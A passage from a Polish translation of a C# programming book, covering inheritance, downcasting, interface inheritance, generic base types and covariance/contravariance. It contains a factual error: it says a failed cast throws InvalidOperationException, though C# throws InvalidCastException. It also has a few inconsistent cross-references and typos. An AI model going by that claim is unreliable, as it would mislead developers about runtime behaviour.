var myTuple = Tuple.Create(42, "Foo", new[] { 1, 2 }, 12.3);
```

Krotki udostępniają swą zawartość w formie przeznaczonych tylko do odczytu właściwości `Item1`, `Item2` itd. W odróżnieniu od innych języków wyposażonych w obsługę krotek C# nie dysponuje żadną wbudowaną składnią pozwalającą na określanie innych nazw umożliwiających odwoływanie się do zawartości krotek.

Krotki są całkiem przydatne, gdyż zapewniają możliwość przekazywania wielu danych w formie jednej całości bez potrzeby pisania w tym celu klasy. Czasami są one stosowane jako typy parametrów lub wartości wynikowych, zwłaszcza gdy konieczne jest przekazywanie kilku wartości, a jednocześnie nie jest oczywiste, jakiego typu należałoby użyć do ich zgrupowania. Czasami krotki stanowią także bardziej elegancką alternatywę dla stosowania argumentów wyjściowych, jednak znacznie częściej są wykorzystywane jako szczegół implementacyjny niż jako element publicznych API. (Na przykład kompilator C# używa ich czasami w generowanym kodzie; gdyż wydajniejsze jest stosowanie istniejących typów systemowych niż generowanie nowych).

## Podsumowanie

W tym rozdziale omówiono wbudowane możliwości obsługi tablic dostępne w .NET Framework oraz klasy kolekcji, których możemy używać, gdy potrzebujemy czegoś więcej niż prostych list o zmiennej liczbie elementów. W następnym rozdziale zajmiemy się nieco bardziej zaawansowanym zagadnieniem: dziedziczeniem.

---

[28] Ograniczyłem zakres liczb losowych, tak by odpowiadał on wielkości tablicy, gdyż w przypadku zastosowania pełnego zakresu liczb generowanych przez klasę `Random` większość operacji poszukiwania kończyłaby się niepowodzeniem.

[29] Dokładniejsze testy wykazały, że te 72,2 µs były dość wyjątkowym wynikiem: okazuje się, że pierwsza operacja wyszukiwania binarnego wykonywana przez proces zajmuje relatywnie dużo czasu. Być może jest to występujący w CLR narzut czasowy niepowiązany z samym wyszukiwaniem, lecz wywierający wpływ na pierwszy fragment kodu, który wywoła metodę `BinarySearch`; coś, co można by porównać z komplikacją JIT. Kiedy czasy wykonywania operacji stają się tak małe, zbliżamy się do granicy przydatności informacji zwracanych przez mikropomiary.

[30] Niektóre z tych czynności porządkujących są wykonywane w wywołaniu metody `Dispose`. Trzeba pamiętać, że wszystkie implementacje interfejsu `IEnumerator<T>` udostępniają tę metodę. Pętla `foreach` wywołuje metodę `Dispose` po przejrzeniu całej kolekcji (nawet jeśli proces ten został przerwany na skutek wystąpienia błędu). Jeśli nie używamy pętli `foreach`, a iteracje wykonujemy ręcznie, jest niezwykle ważne, by pamiętać o wywołaniu `Dispose`.

[31] Istnieje jeden wyjątek od tej reguły: można używać tych kolekcji jednocześnie w wielu wątkach, o ile żaden z nich nie będzie próbował jej modyfikować.

## Rozdział 6. Dziedziczenie

Klasy w języku C# obsługują **dziedziczenie** (ang. *inheritance*), popularny obiektowy mechanizm wielokrotnego stosowania kodu. Pisząc nową klasę, można opcjonalnie określić jej klasę bazową. Nowa klasa będzie po niej dziedziczyła, co oznacza, że wszystko, co definiuje klasa bazowa, będzie także dostępne w nowej klasie, wraz z dodatkowymi składowymi, które zostaną do niej dodane.

Klasy korzystają z modelu pojedynczego dziedziczenia. Z kolei interfejsy udostępniają pewną formę dziedziczenia wielokrotnego. Żadna postać dziedziczenia nie jest dostępna w typach wartościowych. Jednym z powodów braku dziedziczenia w typach wartościowych jest to, że zazwyczaj nie są one obsługiwane przy użyciu referencji, co przekreśla jedną z podstawowych zalet dziedziczenia: polimorfizm. Nie oznacza to jednak, że dziedziczenie nie jest zgodne ze sposobem działania typów wartościowych — niektóre języki udostępniają takie rozwiązanie — choć często przysparza ono problemów. Na przykład przypisanie wartości typu pochodnego do zmiennej typu bazowego prowadzi do utraty wielu pól dostępnych w przypisywanej danej. Problem ten jest określany jako **okrajanie** (ang. *slicing*). C# obchodzi ten problem, ograniczając możliwości wykorzystania dziedziczenia wyłącznie do typów referencyjnych. Podczas przypisywania zmiennej jakiegoś typu pochodnego do zmiennej typu bazowego kopowana jest referencja, a nie sam obiekt, dzięki czemu pozostaje on nienaruszony. Problem okrajania pojawia się tylko w tych przypadkach, gdy klasa bazowa udostępnia metodę, która klonuje obiekt, a jednocześnie nie zapewnia klasie pochodnej możliwości jego rozbudowania do właściwej postaci (albo udostępnia taką metodę, lecz klasa pochodna jej nie rozszerza).

Klasy określają swoją klasę bazową, używając przy tym składni przedstawionej na [Przykład 6-1](#) — typ bazowy umieszczany jest po dwukropku zapisanym za nazwą definiowanej klasy. Przedstawiony przykład zakłada, że klasa `SomeClass` została zdefiniowana i wchodzi w skład projektu.

### Przykład 6-1. Określanie klasy bazowej

```
public class Derived : SomeClass
{
}

public class AlsoDerived : SomeClass, IDisposable
{
    public void Dispose() { }
}
```

Jak pokazuje przedstawiony przykład, jeśli klasa implementuje jakieś interfejsy, to

także one są podawane za dwukropkiem i oddzielane przecinkami. Jeśli chcemy, by nasza klasa dziedziczyła po pewnej klasie bazowej i jednocześnie implementowała jakieś interfejsy, to nazwa klasy bazowej musi zostać podana jako pierwsza, tak jak pokazuje drugi przykład z [Przykład 6-1](#).

Można dziedziczyć po klasie, która dziedziczy po innej klasie. Klasa `MoreDerived` przedstawiona na [Przykład 6-2](#) dziedziczy po klasie `Derived`, która z kolei dziedziczy po klasie `Base`.

### Przykład 6-2. Łańcuch dziedziczenia

---

```
public class Base
{
}

public class Derived : Base
{
}

public class MoreDerived : Derived
{
}
```

---

Technicznie rzecz ujmując, oznacza to, że klasa `MoreDerived` ma dwie klasy bazowe: dziedziczy bowiem zarówno po klasie `Derived` (bezpośrednio), jak i po klasie `Base` (pośrednio, poprzez klasę `Derived`). Nie jest to wielokrotne dziedziczenie, gdyż występuje tylko jeden łańcuch dziedziczenia — każda klasa dziedziczy bezpośrednio po jednej klasie bazowej.

Ponieważ klasa pochodna dziedziczy wszystko, czym dysponuje klasa bazowa — jej pola, metody oraz wszelkie inne składowe, zarówno publiczne, jak i prywatne — zatem instancja klasy pochodnej może zrobić wszystko, co może zrobić instancja klasy bazowej. Jest to klasyczny związek „jest” (ang. *is a*), który dziedziczenie oznacza w wielu językach programowania. Każda instancja klasy `MoreDerived` jest instancją klasy `Derived`, jak również klasy `Base`. System typów języka C# rozpoznaje ten związek.

## Dziedziczenie i konwersje

Język C# udostępnia wiele wbudowanych, niejawnych konwersji. W [Rozdział 2](#). pokazano konwersje operujące na typach liczbowych, jednak istnieją także konwersje dla typów referencyjnych. Jeśli jakiś typ D dziedziczy po typie B (bezpośrednio lub pośrednio), to referencję do typu D można niejawnie skonwertować na referencję do typu B. Jest to naturalną konsekwencją związku „jest” opisanego w poprzednim akapicie — każda instancja typu D jest instancją typu

B. Ta niejawną konwersja pozwala na stosowanie polimorfizmu: każdy kod, który działa, posługując się typem B, będzie także działał, posługując się jego typami pochodnymi.

Oczywiście nie istnieje żadna niejawną konwersja w przeciwnym kierunku — choć zmienna typu B może odwoływać się do obiektu typu D, to jednak nie ma żadnej gwarancji, że tak faktycznie będzie. Typ B może mieć wiele typów pochodnych, a zmienna typu B może się odwoływać do obiektu każdego z nich. Niemniej jednak od czasu do czasu może się zdarzyć, że będziemy chcieli skonwertować referencję typu bazowego na typ pochodny; operacja taka jest czasami nazywana **rzutowaniem w dół** (ang. *downcast*). Na przykład możemy wiedzieć, że konkretna zmienna na pewno zawiera referencję konkretnego typu. Albo będziemy chcieli udostępnić w kodzie dodatkowe usługi dla danych konkretnego typu, gdyż nie mamy pewności, czy można z nich korzystać. C# pozwala nam to robić na trzy różne sposoby.

Najbardziej oczywistym sposobem rzutowania w dół jest skorzystanie ze składni rzutowania, tej samej, z której korzystaliśmy, wykonując jawne konwersje liczbowe. Przykład tej składni został przedstawiony na [Przykład 6-3](#).

### Przykład 6-3. Przykład rzutowania w dół

```
public static void UseAsDerived(Base baseArg)
{
    var d = (Derived) baseArg;

    ... tutaj możemy coś zrobić ze zmienną d
}
```

Nie ma żadnej gwarancji, że taka konwersja zakończy się powodzeniem — właśnie z tego powodu nie jest to konwersja niejawną. Jeśli spróbujemy ją wykonać, gdy `baseArg` odwołuje się do danej, która nie jest instancją typu `Derived` ani żadnego typu pochodnego `Derived`, to operacja zakończy się niepowodzeniem i zgłoszeniem wyjątku `InvalidOperationException`.

Takie rzutowanie można zatem stosować, wyłącznie jeśli jesteśmy pewni, że rzutowany obiekt naprawdę jest takiego typu, jakiego oczekujemy, a sytuacje, w których okazałoby się, że nie jest, chcemy potraktować jako błęd. Takie rozwiązanie jest przydatne, gdy używany API pobiera obiekt, który następnie nam odda. W taki sposób działa wiele asynchronicznych interfejsów programowania aplikacji, gdyż w przypadkach, gdy uruchamianych jest wiele jednocześnie wykonywanych operacji, konieczne jest, by po odebraniu powiadomienia o zakończeniu operacji można było określić, która z nich została zakończona (choć jak się przekonasz na podstawie dalszej lektury książki, problem ten można rozwiązać na wiele sposobów). Ponieważ te API nie wiedzą, jakiego rodzaju dane

będziemy chcieli skojarzyć z operacjami, zatem zazwyczaj pobierają jedynie referencję typu `object`, a po zakończeniu operacji, kiedy referencja ta zostanie nam przekazana z powrotem, zazwyczaj rzutujemy ją do odpowiedniego typu.

Czasami będziemy chcieli mieć pewność, że obiekt jest konkretnego typu. W takim przypadku zamiast jawnego rzutowania można użyć operatora `as` w sposób przedstawiony na [Przykład 6-4](#). Pozwala on spróbować wykonać konwersję bez żadnego ryzyka zgłoszenia wyjątku. Jeśli nie uda się wykonać rzutowania, operator zwraca `null`.

#### Przykład 6-4. Zastosowanie operatora as

```
public static void MightUseAsDerived(Base b)
{
    var d = b as Derived;

    if (d != null)
    {
        ... tutaj możemy zrobić coś ze zmienną d
    }
}
```

Czasami może się także zdarzyć, że będziemy chcieli sprawdzić, czy referencja odwołuje się do obiektu określonego typu, jednak bez jednoczesnego korzystania z jakichkolwiek składowych tego typu. Może się nam to przydać na przykład, gdy będziemy chcieli pominąć fragment kodu dla obiektu konkretnego typu pochodnego. Operator `is` przedstawiony na [Przykład 6-5](#) sprawdza, czy obiekt jest konkretnego typu, i zwraca wartość `true`, jeśli faktycznie tak jest, lub wartość `false` w przeciwnym przypadku.

#### Przykład 6-5. Operator is

```
if (!(b is WeirdType))
{
    ... tu wykonujemy kod wymagany przez dane wszystkich typów prócz WeirdType
}
```

W przypadku konwersji wykonywanej przy użyciu rzutowania lub operatora `as`, jak również podczas stosowania operatora `is`, nie jest konieczne podawanie dokładnego typu. Wszystkie te operacje zostaną pomyślnie wykonane, jeśli referencja rzeczywistego typu obiektu będzie mogła zostać niejawnie skonwertowana do wybranego typu docelowego. Na przykład założymy, że w kodzie zostały zdefiniowane trzy klasy z [Przykład 6-2](#) — `Base`, `Derived` oraz `MoreDerived` — a oprócz tego dysponujemy zmienną typu `Base`, która aktualnie zawiera referencję do obiektu klasy `MoreDerived`. Oczywiście można rzutować tę referencję

na typ `MoreDerived` (z powodzeniem można także zastosować operatory `as` oraz `is`), a oprócz tego, jak łatwo się domyślić, można ją także skonwertować na typ `Derived`.

Te trzy mechanizmy mogą także operować na interfejsach. Próba skonwertowania referencji na referencję typu interfejsu zakończy się pomyślnie, jeśli obiekt, do którego dana referencja się odwołuje, implementuje podany interfejs.

## Dziedziczenie interfejsów

Także interfejsy podlegają dziedziczeniu, choć w ich przypadku mechanizm ten działa nieco inaczej niż dziedziczenie klas. Składnia dziedziczenia interfejsów jest bardzo podobna, lecz jak pokazuje przykład przedstawiony na [Przykład 6-6](#), interfejsy mogą definiować kilka interfejsów bazowych, gdyż w ich przypadku C# pozwala na dziedziczenie wielokrotne. .NET Framework udostępnia wielokrotne dziedziczenie interfejsów, choć jednocześnie narzuca model jednokrotnego dziedziczenia implementacji, gdyż przeważająca większość komplikacji i potencjalnych niejednoznaczności, jakie mogą się pojawiać w przypadku dziedziczenia wielokrotnego, nie dotyczy typów czysto abstrakcyjnych.

### Przykład 6-6. Dziedziczenie interfejsów

```
interface IBase1
{
    void Base1Method();
}

interface IBase2
{
    void Base2Method();
}

interface IBoth : IBase1, IBase2
{
    void Method3();
}
```

Analogicznie do dziedziczenia klas także w tym przypadku interfejs pochodny dziedziczy wszystkie składowe interfejsu bazowego, a zatem `IBoth` z powyższego przykładu dziedziczy metody `Base1Method`, `Base2Method`, a oprócz nich dysponuje swoją własną metodą `Method3`. Interfejsy pochodne mogą być niejawnie konwertowane do swoich typów bazowych. Na przykład referencję typu `IBoth` można zapisać w zmiennej typu `IBase1`, jak również w zmiennej typu `IBase2`. Podobnie każda klasa implementująca interfejs pochodny implementuje jednocześnie wszystkie jego interfejsy bazowe, choć jak widać na [Przykład 6-7](#), w

definicji klasy wymieniany jest jedynie interfejs pochodny. W poniższym przykładzie kompilator będzie działał tak, jak gdyby wymienione zostały także interfejsy `IBase1` oraz `IBase2`.

#### Przykład 6-7. Implementacja interfejsu pochodnego

```
public class Impl : IBoth
{
    public void Base1Method()
    {
    }

    public void Base2Method()
    {
    }

    public void Method3()
    {
    }
}
```

## Typy ogólne

Podczas tworzenia typu pochodnego typu ogólnego konieczne jest podanie argumentu typu wymaganego przez wybrany typ bazowy. Należy przy tym podać konkretny typ, chyba że także nowy typ ma być typem ogólnym. W takim przypadku parametrów typu zdefiniowanych w nowym typie pochodnym można użyć jako argumentów w typie bazowym. [Przykład 6-8](#) przedstawia obie te techniki oraz pokazuje, że w przypadku dziedziczenia po klasie posiadającej kilka parametrów typu można wykorzystać rozwiązywanie mieszane, polegające na bezpośrednim podaniu jednego argumentu typu i pozostawieniu drugiego.

#### Przykład 6-8. Dziedziczenie po ogólnej klasie bazowej

```
public class GenericBase1<T>
{
    public T Item { get; set; }
}

public class GenericBase2<TKey, TValue>
{
    public TKey Key { get; set; }
    public TValue Value { get; set; }
}

public class NonGenericDerived : GenericBase1<string>
{}
```

```
public class GenericDerived<T> : GenericBase1<T>
{
}

public class MixedDerived<T> : GenericBase2<string, T>
{
}
```

Choć definiując nowy typ, można używać jego parametrów jako argumentów typu dla typu bazowego, to jednak nie można dziedziczyć po parametrach typu. Dla osób przyzwyczajonych do języków, które udostępniają takie możliwości, ograniczenie to może być pewnym rozczarowaniem, jednak specyfikacja C# po prostu na to nie pozwala.

## Kowariancja i kontrawariancja

Z [Rozdział 4](#). można się było dowiedzieć, że do sprawdzania zgodności typów ogólnych wykorzystywane są specjalne zasady nazywane **kowariancją** (ang. *convariance*) oraz **kontrawariancją** (ang. *contravariance*). Określają one, czy referencje pewnych typów ogólnych mogą zostać niejawnie skonwertowane do siebie nawzajem, jeśli istnieją niejawne konwersje pomiędzy ich argumentami typów.

### PODPOWIEDŹ

Kowariancja oraz kontrawariancja są stosowane wyłącznie w odniesieniu do ogólnych argumentów typów w interfejsach i delegacjach. (Delegacje zostały opisane w [Rozdział 9](#)). Nie można definiować kowariantnych klas i struktur.

Przeanalizujmy przykład dwóch prostych klas, **Base** oraz **Derived**, przedstawionych wcześniej na [Przykład 6-2](#), oraz metody z [Przykład 6-9](#), która pobiera argument typu **Base**. (Co prawda metoda ta nic nie robi z przekazanym argumentem, jednak nie ma to większego znaczenia — kluczowe jest to, że wedle sygnatury metoda może coś z nim zrobić).

### Przykład 6-9. Metoda pobierająca dowolny argument typu Base

```
public static void UseBase(Base b)
{
}
```

Już wiemy, że oprócz referencji do dowolnej danej typu **Base** metoda ta akceptuje referencje do instancji dowolnego typu dziedziczącego po **Base**, takiego jak **Derived**. A teraz, pamiętając o tym, przeanalizujmy metodę przedstawioną na [Przykład 6-10](#).

### Przykład 6-10. Metoda pobierająca argument typu `IEnumerable<Base>`

```
public static void AllYourBase(IEnumerable<Base> bases)
{
}
```

Metoda ta wymaga przekazania obiektu implementującego ogólny interfejs `IEnumerable<T>` (opisany w [Rozdział 6.](#)), gdzie `T` jest typem `Base`. A co według nas powinno się stać, jeśli do tej metody spróbujemy przekazać obiekt, który nie implementuje interfejsu `IEnumerable<Base>`, lecz implementuje interfejs `IEnumerable<Derived>`? Właśnie w taki sposób działa kod przedstawiony na [Przykład 6-11](#) i jak się okazuje, można go skompilować bez żadnych problemów.

### Przykład 6-11. Przekazanie interfejsu `IEnumerable<T>` typu pochodnego

```
IEnumerable<Derived> derivedBases =
    new Derived[] { new Derived(), new Derived() };
AllYourBase(derivedBases);
```

Intuicja podpowiada, że takie rozwiązanie ma sens. Metoda `AllYourBase` oczekuje, że zostanie do niej przekazany obiekt, który jest w stanie udostępniać sekwencję obiektów typu `Base`. Interfejs `IEnumerable<Derived>` spełnia ten wymóg, gdyż udostępnia obiekty typu `Derived`, a każdy obiekt `Derived` jest jednocześnie obiektem typu `Base`. A jak to będzie w przypadku kodu przedstawionego na [Przykład 6-12](#)?

### Przykład 6-12. Metoda pobierająca argument dowolnego typu `ICollection<Base>`

```
public static void AddBase(ICollection<Base> bases)
{
    bases.Add(new Base());
}
```

Przypomnijmy sobie z [Rozdział 5.](#), że `ICollection<T>` dziedziczy po `IEnumerable<T>`, dodając przy tym możliwość modyfikowania kolekcji na określone sposoby. Przedstawiona metoda korzysta z tej możliwości, dodając do kolekcji nowy obiekt `Base`. To jednak oznacza problemy dla kodu przedstawionego na [Przykład 6-13](#).

### Przykład 6-13. Błąd: próba przekazania interfejsu `ICollection<T>` typu pochodnego

```
ICollection<Derived> derivedList = new List<Derived>();
AddBase(derivedList); // tego nie uda się skompilować!
```

Każdy kod używający zmiennej `derivedList` będzie oczekiwany, że wszystkie obiekty na liście będą typu `Derived` (bądź też jakiegoś typu pochodnego, takiego jak `MoreDerived` przedstawiony na [Przykład 6-2](#)). Jednak metoda `AddBase` z

**Przykład 6-12** dodaje do kolekcji obiekt klasy `Base`. Oczywiście to nie jest prawidłowe i kompilator na to nie pozwoli. Wywołanie metody `AddBase` spowoduje zgłoszenie błędu komplikacji informującego, że referencja typu `ICollection<Derived>` nie może zostać niejawnie skonwertowana do referencji typu `ICollection<Base>`.

Skąd kompilator „wie”, że taka konwersja jest nieprawidłowa, skoro jednocześnie pozwala na wykonanie bardzo podobnie wyglądającej konwersji z typu `IEnumerable<Derived>` do typu `IEnumerable<Base>?` Swoją drogą, przyczyną tego problemu nie jest kod z [Przykład 6-12](#). Dokładnie ten sam błąd pojawiłby się, gdyby metoda `AddBase` była zupełnie pusta. Otóż w przypadku interfejsu `IEnumerable<T>` błąd się nie pojawia, ponieważ deklaruje on, że jego argument typu `T` jest kowariantny. Składnię deklaracji tego interfejsu pokazano w [Rozdział 5.](#), choć tam nie przykładało do niej większego znaczenia; z tego względu [Przykład 6-14](#) jeszcze raz przedstawia najważniejszy fragment jego definicji.

#### Przykład 6-14. Kowariantny parametr typu

```
public interface IEnumerable<out T> : IEnumerable
```

W powyższej definicji najważniejsze jest słowo kluczowe `out`. (Także w tym przypadku C# kontynuuje tradycję innych języków rodziny C polegającą na nadawaniu słowom kluczowym języka różnych, niezwiązanych ze sobą znaczeń — wcześniej spotkaliśmy się z zastosowaniem tego słowa kluczowego do definiowania parametrów metod pozwalających zwracać informacje do kodu wywołującego). Intuicyjnie można uznać, że opisanie argumentu typu jako „wyjściowy” ma sens, ponieważ interfejs `IEnumerable<T>` jedynie *udostępnia* dane typu `T` — nie definiuje żadnych składowych, które by je *pobierały*. (Interfejs ten używa swojego parametru typu tylko w jednym miejscu: we właściwości `Current`, która jest przeznaczona tylko do odczytu).

Porównajmy to teraz z interfejsem `ICollection<T>`. Dziedziczy on po interfejsie `IEnumerable<T>`, zatem bez wątpienia można z niego pobrać daną typu `T`, jednak oprócz tego można przekazać daną tego typu do metody `Add`. Dlatego też interfejs `ICollection<T>` nie może określić swojego parametru typu jako „wyjściowego”, oznaczając go słowem kluczowym `out`. (Gdybyśmy chcieli spróbować stworzyć własny, podobny interfejs i zadeklarowali parametr typu jako kowariantny, to kompilator zgłosiłby błąd. Nie bazuje on bowiem tylko na naszej deklaracji i sprawdza, czy faktycznie do żadnej z metod interfejsu nie można przekazać danej typu `T`). A zatem kodu przedstawionego na [Przykład 6-13](#) nie można skompilować, gdyż argument `T` w interfejsie `ICollection<T>` nie jest kowariantny.

Terminy **kowariantny** oraz **kontrawariantny** pochodzą z dziedziny matematyki nazywanej **teorią kategorii**. Parametry, które zachowują się tak jak typ `T` interfejsu `IEnumerable<T>`, są nazywane kowariantnymi (a nie kontrawariantnymi), gdyż niejawne konwersje referencji wykonywane na typie ogólnym działają w tym samym kierunku co konwersje argumentu typu: typ `Derived` może zostać niejawnie skonwertowany na typ `Base`, a ponieważ typ `T` w interfejsie `IEnumerable<T>` jest kowariantny, zatem interfejs `IEnumerable<Derived>` może być niejawnie konwertowany na typ `IEnumerable<Base>`.

Zgodnie z tym, czego się można spodziewać, kontrawariancja działa w przeciwnym kierunku, łatwo też można zgadnąć, że w kodzie jest ona oznaczana przy użyciu słowa kluczowego `in`. Przykłady kontrawariancji w działaniu najłatwiej jest zobaczyć w kodzie, w którym wykorzystywane są składowe typów. [Przykład 6-15](#) przedstawia parę typów, które są nieco bardziej interesujące od tych stosowanych w poprzednich przykładach.

#### Przykład 6-15. Hierarchia klas definiujących składowe

```
public class Shape
{
    public Rect BoundingBox { get; set; }
}

public class RoundedRectangle : Shape
{
    public double CornerRadius { get; set; }
}
```

Kolejny fragment kodu, zamieszczony na [Przykład 6-16](#), przedstawia kolejne dwa typy używające klas z powyższego przykładu. Oba implementują interfejs `IComparer<T>`, który został opisany w [Rozdział 4](#). Klasa `BoxAreaComparer` porównuje dwa kształty na podstawie pola powierzchni prostokąta, wewnątrz którego dany kształt można umieścić — za „większy” zostanie uznany kształt, dla którego pole powierzchni tego prostokąta będzie większe. Z kolei klasa `CornerSharpnessComparer` porównuje prostokąty z zaokrąglonymi wierzchołkami na podstawie długości ich promieni.

#### Przykład 6-16. Porównywanie kształtów

```
public class BoxAreaComparer : IComparer<Shape>
{
    public int Compare(Shape x, Shape y)
    {
        double xArea = x.BoundingBox.Width * x.BoundingBox.Height;
        double yArea = y.BoundingBox.Width * y.BoundingBox.Height;
        return Math.Sign(xArea - yArea);
    }
}
```

```

    }
}

public class CornerSharpnessComparer : IComparer<RoundedRectangle>
{
    public int Compare(RoundedRectangle x, RoundedRectangle y)
    {
        // Wierzchołki o mniejszym promieniu są ostrzejsze, a zatem
        // z punktu widzenia tego porównania mniejszy promień będzie "większy";
        // stąd też odwrócona kolejność argumentów w odejmowaniu.
        return Math.Sign(y.CornerRadius - x.CornerRadius);
    }
}

```

---

Referencje typu `RoundedRectangle` mogą być niejawnie konwertowane do typu `Shape`, a zatem co z interfejsem `IComparer<T>`? Nasza klasa `BoxAreaComparer` może porównywać dowolne kształty i deklaruje to, implementując interfejs `IComparer<Shape>`. Argument typu komparatora, `T`, jest używany jedynie w metodzie `Compare`, a do niej może zostać przekazany dowolny obiekt klasy `Shape`. Metoda ta doskonale sobie poradzi, kiedy przekażemy do niej referencje do dwóch obiektów klasy `RoundedRectangle`, a zatem naszą klasę można by uznać za całkowicie prawidłowy komparator `IComparer<RoundedRectangle>`. Dlatego też niejawną konwersję typu `IComparer<Shape>` na typ `IComparer<RoundedRectangle>` ma sens i jest dozwolona. Klasa `CornerSharpnesComparer` jest jednak nieco bardziej wybredna. Korzysta ona z właściwości `CornerRadius`, która nie jest dostępna we wszystkich kształtach (`Shape`), a jedynie w prostokątach z zaokrąglonymi wierzchołkami (`RoundedRectangle`). Z tego względu nie istnieje niejawną konwersję typu `IComparer<RoundedRectangle>` na typ `IComparer<Shape>`.

Ta sytuacja jest odwrotna niż w przypadku interfejsu `IEnumerable<T>`. Niejawną konwersję typu `IEnumerable<T1>` na typ `IEnumerable<T2>` jest dostępna, jeśli istnieje niejawną konwersja referencji typu `T1` na typ `T2`. Jednak niejawną konwersję typu `IComparer<T1>` na typ `IComparer<T2>` jest dostępna, gdy istnieje możliwość niejawnego skonwertowania referencji typu `T2` na typ `T1` — czyli w przeciwnym kierunku. Ta odwrotna zależność nosi nazwę kontrawariancji. **Przykład 6-17** przedstawia fragment definicji interfejsu `IComparer<T>`, w którym widoczny jest kontrawariantny parametr typu.

#### Przykład 6-17. Kontrawariantny parametr typu

```
public interface IComparer<in T>
```

W znacznej większości przypadków ogólne parametry typów są kowariantne lub kontrawariantne. Parametr typu T w interfejsie `ICollection<T>` nie może być kowariantny, gdyż interfejs ten zawiera składowe pobierające dane typu T oraz składowe, które je zwracają. Kolekcja `ICollection<Shape>` może zawierać kształty, które nie są typu `RoundedRectangle`, a zatem nie można jej przekazać do metody wymagającej kolekcji typu `ICollection<RoundedRectangle>`, gdyż metoda ta oczekuje, że każdy obiekt kolekcji będzie prostokątem z zaokrąglonymi wierzchołkami. I na odwrót, nie można oczekiwania, że kolekcja `ICollection<RoundedRectangle>` pozwoli na dodawanie kształtów, które nie są prostokątami z zaokrąglonymi wierzchołkami; a zatem nie można jej przekazać do metody oczekującej kolekcji `ICollection<Shape>`, gdyż taka metoda mogłaby próbować dodawać do kolekcji dowolne kształty.

### PODPOWIEDŹ

Czasami typy ogólne nie obsługują kowariancji oraz kontrawariancji nawet w sytuacjach, w których miałyby to sens. Jednym z powodów jest to, że choć CLR obsługuje kowariancję już od momentu wprowadzenia typów ogólnych w .NET 2.0, to język C# nie obsługiwał jej całkowicie przed wprowadzeniem wersji 4.0. Zanim to nastąpiło (w roku 2010), nie można było w C# tworzyć ani kowariantnych, ani kontrawariantnych typów ogólnych, a próba oznaczenia parametrów typu przy użyciu słów kluczowych `out` lub `in` we wcześniejszych wersjach języka spowodowałaby zgłoszenie błędu. Biblioteka klas .NET Framework została zmodyfikowana w wersji 4.0: różne klasy, dla których kowariacja miała sens, lecz które jej nie obsługiwały, zostały zmodyfikowane, tak by była ona dostępna. Niemniej jednak istnieje wiele innych bibliotek klas i jeśli nie zostały one napisane przed wprowadzeniem wersji 4.0 .NET Framework, to istnieje duże prawdopodobieństwo, że nie udostępniają żadnej wersji wariancji.

Tablice są kowariantne, podobnie jak interfejs `IEnumerable<T>`. To raczej dziwne, ponieważ można napisać metodę taką jak ta z [Przykład 6-18](#).

#### Przykład 6-18. Zmiana elementu tablicy

```
public static void UseBaseArray(Base[] bases)
{
    bases[0] = new Base();
```

Gdybyśmy spróbowali wywołać tę metodę w kodzie przedstawionym na [Przykład 6-19](#), popełniliśmy ten sam błąd co wcześniej w przykładzie z [Przykład 6-13](#), gdzie chcieliśmy przekazać daną typu `ICollection<Derived>` do metody, która zapisywała w kolekcji obiekt inny niż typu `Derived`. Jednak w odróżnieniu od przykładu z [Przykład 6-13](#), który się nie komplikował, ten z [Przykład 6-19](#) można skompilować dzięki zadziwiającej kowariancji tablic.

#### Przykład 6-19. Przekazywanie tablicy o elementach typu pochodnego

```
Derived[] derivedBases = { new Derived(), new Derived() };
UseBaseArray(derivedBases);
```

Dwa powyższe przykłady sprawiają wrażenie, jakby istniała możliwość przemycenia do tablicy referencji do obiektu, którego typ nie odpowiada typowi elementów tej tablicy, a konkretne zapisania w tablicy `Derived[]` referencji do obiektu klasy `Base`, a nie `Derived`. A to przecież byłoby naruszeniem zasad systemu typów. Czy to oznacza, że niebo wali się nam na głowy?

W rzeczywistości C# postąpi prawidłowo i nie dopuści do wykonania takiego przypisania, jednak zrobi to w trakcie działania programu. Choć referencję do typu `Derived[]` można niejawnie rzutować na referencję `Base[]`, to jednak próba określenia zawartości elementu tablicy w sposób niezgodny z systemem typów spowoduje zgłoszenie wyjątku `ArrayTypeMismatchException`. A zatem przykład z [Przykład 6-18](#) spowoduje zgłoszenie wyjątku, kiedy kod spróbuje zapisać referencję typu `Base` w elemencie tablicy typu `Derived[]`.

Bezpieczeństwo typów jest zachowywane, a jeśli napiszemy metodę, która pobiera tablicę i jedynie odczytuje jej zawartość, to w przypadku przekazania do niej tablicy o elementach typu pochodnego wszystko będzie działać prawidłowo, co jest raczej wygodne. Rozwiążanie takie ma jednak wadę. Otóż CLR już w trakcie działania programu musi wykonywać dodatkową pracę podczas modyfikowania elementów tablic i sprawdzać, czy nie występują żadne niezgodności typów. Być może CLR będzie w stanie zoptymalizować kod, by uniknąć konieczności sprawdzania każdej operacji przypisania, niemniej jednak i tak pojawią się jakieś narzuty, a to oznacza, że tablice nie są tak wydaje, jak mogłyby być.

To raczej szczególne rozwiązanie pochodzi jeszcze z czasów, zanim w .NET Framework sformalizowano pojęcia kowariancji i kontrawariancji — pojawiły się one wraz z typami ogólnymi, a te zostały wprowadzone w wersji 2.0 .NET Framework. Być może gdyby typy ogólne były dostępne od samego początku istnienia platformy, to tablice mogłyby być mniej dziwne, chociaż ich szczególna forma kowariancji była przez kilka lat jedynym dostępnym na platformie .NET mechanizmem pozwalającym na kowariantne przekazywanie kolekcji do metod, które chciały odczytywać z nich dane przy użyciu indeksów. Aż do chwili, gdy w .NET Framework 4.5 pojawił się interfejs `IReadOnlyList<T>` (w którym typ `T` jest kowariantny), w platformie tej nie było żadnego interfejsu indeksowanej kolekcji, a co za tym idzie — także żadnego standardowego interfejsu indeksowanej kolekcji z kowariantnym parametrem typu. (Interfejs `IList<T>` pozwala zarówno na odczyt, jak i zapis, a zatem podobnie jak `ICollection<T>` nie jest w stanie zapewnić kowariancji).

Skoro zajmujemy się zagadnieniem zgodności typów oraz niejawnymi

konwersjami referencji, jakie stały się możliwe dzięki dziedziczeniu, to jest jeszcze jeden typ, któremu powinniśmy się przyjrzeć: typ `object`.

## System.Object

Typ `System.Object` lub `object`, jak jest on nazywany w C#, jest bardzo użyteczny, gdyż może pełnić funkcję pojemnika ogólnego przeznaczenia: zmienna tego typu może przechowywać referencję do danej niemal każdego innego typu.

Wspominałem o tym już wcześniej, jednak nie wyjaśniłem, dlaczego tak się dzieje. Otóż wynika to z faktu, że niemal każdy inny typ dziedziczy po `object`.

